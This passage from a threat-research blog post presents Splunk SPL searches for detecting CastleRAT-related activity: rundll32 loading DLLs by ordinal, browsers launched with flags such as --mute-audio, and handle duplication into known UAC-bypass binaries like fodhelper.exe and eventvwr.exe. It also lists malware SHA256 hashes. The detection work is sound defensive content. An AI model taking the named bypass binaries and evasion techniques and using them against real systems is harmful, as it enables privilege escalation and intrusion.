


Figure 15: Windows Computer Defaults Spawning Process Detection.

RunDLL Loading DLL By Ordinal

The following analytic detects rundll32.exe loading a DLL export function by ordinal value. It leverages data from Endpoint Detection and Response (EDR) agents, focusing on Process command-line executions. This behavior is significant because adversaries may use rundll32.exe to execute malicious code while evading security tools that do not monitor this process.

Splunk SPL

RunDLL Loading DLL By Ordinal

```
| tstats `security_content_summariesonly` values(Processes.process) as process
min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_rundll32` by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid
Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path
Processes.process Processes.process_exec Processes.process_guid Processes.process_hash
Processes.process_id Processes.process_integrity_level Processes.process_name
Processes.process_path
Processes.user Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| where match(process,"rundll32.+\\#\\d+")
| `rundll_loading_dll_by_ordinal_filter`
```




Figure 16: RunDLL Loading DLL By Ordinal Detection.

Windows Browser Process Launched with Unusual Flags

The following analytic detects the use of unusual browser flags, specifically --mute-audio and --do-not-elevate, which deviate from standard browser launch behavior. These flags may indicate automated scripts, test environments, or attempts to modify browser functionality for silent operation or restricted privilege execution. Detection focuses on non-standard launch parameters, unexpected process behavior, or deviations from baseline configurations.

Splunk SPL

Windows Browser Process Launched with Unusual Flags

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes
  where NOT (Processes.parent_process_name IN ("chrome.exe", "msedge.exe", "brave.exe",
"firefox.exe", "explorer.exe")) AND
    NOT (Processes.parent_process_path IN("C:\\Program Files*",
"C:\\Windows\\System32\\*", "C:\\Windows\\SysWow64\\*",)) AND
    Processes.process_name IN ("chrome.exe", "msedge.exe", "brave.exe",
"firefox.exe") AND
    Processes.process IN ("*--mute-audio*", "*--no-de-elevate*", "*--do-not-de-
elevate*")
  by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
  Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
  Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec
  Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level
  Processes.process_name Processes.process_path Processes.user Processes.user_id
Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 17: Windows Browser Process Launched with Unusual Flags Detection.

Windows Handle Duplication in Known UAC-Bypass Binaries

The following analytic detects suspicious handle duplication activity targeting known Windows utilities such as ComputerDefaults.exe, Eventvwr.exe, and others. This technique is commonly used to escalate privileges or bypass UAC by inheriting or injecting elevated tokens or handles. The detection focuses on non-standard use of DuplicateHandle() or token duplication where process, thread, or token handles are copied into the context of trusted, signed utilities.

Splunk SPL

Windows Handle Duplication in Known UAC-Bypass Binaries

```
`sysmon` EventCode=10
```

```
TargetImage IN("*\\ComputerDefaults.exe", "*\\eventvwr.exe",  
"*\\fodhelper.exe", "*\\slui.exe", "*\\sdclt.exe", "*\\mmc.exe",  
"*\\colorcpl.exe", "*\\wsreset.exe", "*\\esentutl.exe", "*\\PkgMgr.exe")
```

```
AND NOT (SourceImage IN  
("C:\\Windows\\system32\\*", "C:\\Windows\\syswow64\\*", "C:\\Program Files\\*",  
"C:\\Program Files (x86)\\*", "%systemroot%\\*"))
```

```
| eval g_access_decimal = tonumber(replace(GrantedAccess, "0x", ""), 16)
```

```
| eval PROCESS_DUP_HANDLE = 64
```

```
| eval dup_handle_set = bit_and (g_access_decimal, PROCESS_DUP_HANDLE)
```

```
| where dup_handle_set == PROCESS_DUP_HANDLE
```

```
| stats count min(_time) as firstTime max(_time) as lastTime
```

```
by SourceImage TargetImage GrantedAccess PROCESS_DUP_HANDLE g_access_decimal  
dup_handle_set Guid Opcode ProcessID SecurityID
```

```
SourceProcessGUID SourceProcessId TargetProcessGUID TargetProcessId
```

```
UserID dest granted_access parent_process_exec parent_process_guid parent_process_id
```

```
parent_process_name parent_process_path process_exec process_guid process_id  
process_name
```

```
process_path signature signature_id user_id vendor_product CallTrace EventID
```

```
| `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
```




Figure 18: Windows Handle Duplication in Known UAC-Bypass Binaries Detection.

IOC

SHA256	description
963c012d56c62093d105ab5044517fdcce4ab826f7782b3e377932da1df6896d	CastleRAT C Compiled
f2ff4cbcd6d015af20e4e858b0f216c077ec6d146d3b2e0cbe68b56b3db7a0be	CastleRAT C Compiled
4ef63fa536134ad296e83e37f9d323beb45087f7d306debd3e096fed8357395	CastleRAT Python Compiled
282fa3476294e2b57aa9a8ab4bc1cc00f334197298e4afb2aae812b77e755207	CastleRAT Python Compiled

Learn More


This blog helps security analysts, blue teamers, and Splunk users identify Castle RAT by enabling the community to discover related tactics, techniques, and procedures used by threat actors and adversaries. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Michael Haag](#), [Nasreddine Bencherchali](#), [Lou Stella](#), [Bhavin Patel](#), [Rod Soto](#), [Eric McGinnis](#), [Patrick Bareiss](#), Raven Tait and [Jose Hernandez](#).



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).



[Teoderick Contreras](#)

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.